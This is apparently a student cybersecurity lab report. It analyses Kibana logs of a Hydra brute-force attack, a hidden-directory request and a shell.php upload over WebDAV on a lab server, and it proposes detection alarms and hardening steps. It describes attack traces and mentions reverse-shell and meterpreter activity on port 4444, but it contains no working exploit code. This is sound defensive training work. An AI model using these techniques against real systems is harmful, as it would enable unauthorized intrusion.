
- **30,982 requests were made in the Brute force attack**
- **228 requests were successful out of the 30,982 in discovering Ashton's password**



30,982 hits

Dec 10, 2021 @ 18:15:22.114 - Dec 25, 2021 @ 18:15:22.114 — Auto

```
Time ▾                       _source
> Dec 14, 2021 @ 17:58:54.703   user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Dec 14, 2021 @ 17:58:54.703 destination.ip: 192.168.1.105
                                destination.port: 80 destination.bytes: 698B query: GET /company_folders/secret_folder ecs.version: 1.5.0
                                host.name: server1 http.request.headers.content-length: 0 http.request.method: get http.request.bytes: 163B
                                http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-
                                length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized
```




228 hits

Dec 10, 2021 @ 19:17:17.132 - Dec 25, 2021 @ 19:17:17.132 — Daily


```
Time ▾                       _source
> Dec 14, 2021 @ 17:58:54.610   user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Dec 14, 2021 @ 17:58:54.610 http.version: 1.1
```

Analysis: Finding the WebDAV Connection

- 238 requests were made to this directory
- The shell.php file was the file that was requested 58 times.



```
Dec 15, 2021 @ 12:55:3
url.path: /webdav/shell.php @timestamp: Dec 15, 2021 @ 12:55:34.984 user_agent.original: gvfs/1.42.2 status: OK
method: propfind query: PROPFIND /webdav/shell.php type: http network.bytes: 1.4KB network.type: ipv4
network.transport: tcp network.protocol: http network.direction: outbound
network.community_id: 1:C6kbDPfJWGTP+sqOsyO07VSBEWM= destination.port: 80 destination.bytes: 917B
destination.ip: 192.168.1.105 url.domain: 192.168.1.105 url.full: http://192.168.1.105/webdav/shell.php

Dec 15, 2021 @ 12:55:34.982
url.path: /webdav/shell.php @timestamp: Dec 15, 2021 @ 12:55:34.982 url.full: http://192.168.1.105/webdav/shell.php
url.scheme: http url.domain: 192.168.1.105 user_agent.original: gvfs/1.42.2 destination.ip: 192.168.1.105
destination.port: 80 destination.bytes: 917B source.ip: 192.168.1.90 source.port: 50796 source.bytes: 537B
event.category: network_traffic event.dataset: http event.duration: 0.7 event.start: Dec 15, 2021 @ 12:55:34.982
event.end: Dec 15, 2021 @ 12:55:34.983 event.kind: event network.community_id: 1:C6kbDPfJWGTP+sqOsyO07VSBEWM=
```



```
url.path: /webdav/ @timestamp: Dec 15, 2021 @ 12:55:46.197 type: http user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
source.ip: 192.168.1.90 source.port: 50798 source.bytes: 385B status: OK ecs.version: 1.5.0 url.full: http://192.168.1.105/webdav/ url.scheme: http
url.domain: 192.168.1.105 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 743B network.type: ipv4 network.transport: tcp network.protocol: http
network.direction: outbound network.community_id: 1:iOCP0NfJGlvKy3UcL61ywed2CaY= network.bytes: 1.1KB method: get query: GET /webdav/ client.ip: 192.168.1.90
client.port: 50798 client.bytes: 385B event.kind: event event.category: network_traffic event.dataset: http event.duration: 2.3 event.start: Dec 15, 2021 @ 12:55:46.197

url.path: /webdav/ @timestamp: Dec 15, 2021 @ 12:55:46.196 ecs.version: 1.5.0 client.ip: 192.168.1.90 client.port: 50798 client.bytes: 385B event.category: network_traffic
event.dataset: http event.duration: 2.0 event.start: Dec 15, 2021 @ 12:55:46.196 event.end: Dec 15, 2021 @ 12:55:46.198 event.kind: event type: http http.version: 1.1
http.request.method: get http.request.bytes: 385B http.request.headers.content-length: 0 http.response.status_phrase: ok http.response.status_code: 200
http.response.bytes: 743B http.response.body.bytes: 492B http.response.headers.content-length: 492 http.response.headers.content-type: text/html;charset=UTF-8
network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:iOCP0NfJGlvKy3UcL61ywed2CaY= network.bytes: 1.1KB network.type: ipv4
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Alarms can be set to alert you when:

- **There are Nmap scans detected.**
- **Any other scanning tools are used.**

What threshold would you set to activate this alarm?

- **Any unknown IP address that scans multiple ports on a given network.**

System Hardening

What configurations can be set on the host to mitigate port scans?

- **Install a properly configured firewall by denying by default. Rather than trying to block suspected malicious traffic, block everything first, then specifically override that to allow essential traffic.**
- **Install an IDS (Intrusion Detection System) like Snort (which is open-source) to detect Nmap scans.**
- **Add a whitelist of known authorized IP addresses.**

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Alarms can be set to alert you when:

- **Unknown IP addresses access the hidden directory.**
- **An increased amount of traffic to the hidden directory.**

What threshold would you set to activate this alarm?

- **Any attempts by an unknown IP address to access this directory.**

System Hardening

What configuration can be set on the host to block unwanted access?

- **Remove or relocate the hidden directory from the web server.**

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Alarms can be set to alert you when:

- **An excessive amount of 401 responses occurring.**
- **An increase of abnormal traffic from a single IP address.**

What threshold would you set to activate this alarm?

- **10 or more unsuccessful logins**
- **A spike in traffic from a single IP address or device.**

System Hardening

What configuration can be set on the host to block brute force attacks?

- **Create a lockout policy of about 30 minutes to an hour for multiple failed attempts.**
- **Add a whitelist of known authorized IP addresses**
- **Create a Blacklist of IP's that display suspicious activity.**
- **Create a firewall rule to block any web traffic with excessive 401 responses.**
- **Implement a 2FA login policy**

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Alarms can be set to alert you when:

- **Any unauthorized IP addresses trying to connect to the webserver.**
- **Any new traffic from an unknown IP address.**

What threshold would you set to activate this alarm?

- **Whenever there is any traffic from an unknown IP address or device.**

System Hardening

What configuration can be set on the host to control access?

- **Create a whitelist of employees and IP addresses that are allowed access.**
- **Implement 2FA and a strong password policy .**
- **Prohibit any private information on the public facing server.**
- **Create a firewall rule restricting any connection to the company secret folder.**

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Alarms can be set to alert you when:

- **A file is uploaded to the web server, especially one with a .php file extension.**
- **There are new connections to unknown devices or unusual ports.**

What threshold would you set to activate this alarm?

- **Whenever a file is being uploaded to the web server.**
- **New ports are being accessed by unknown IP addresses.**

System Hardening

What configuration can be set on the host to block file uploads?

- **Install a properly configured firewall by denying by default. Rather than trying to block suspected malicious traffic, block everything first, then specifically override that to allow essential traffic.**
- **Restrict access to port 4444 and any other non vital ports to prevent meterpreter sessions from being executed.**
- **Add a whitelist of known authorized IP addresses.**

The End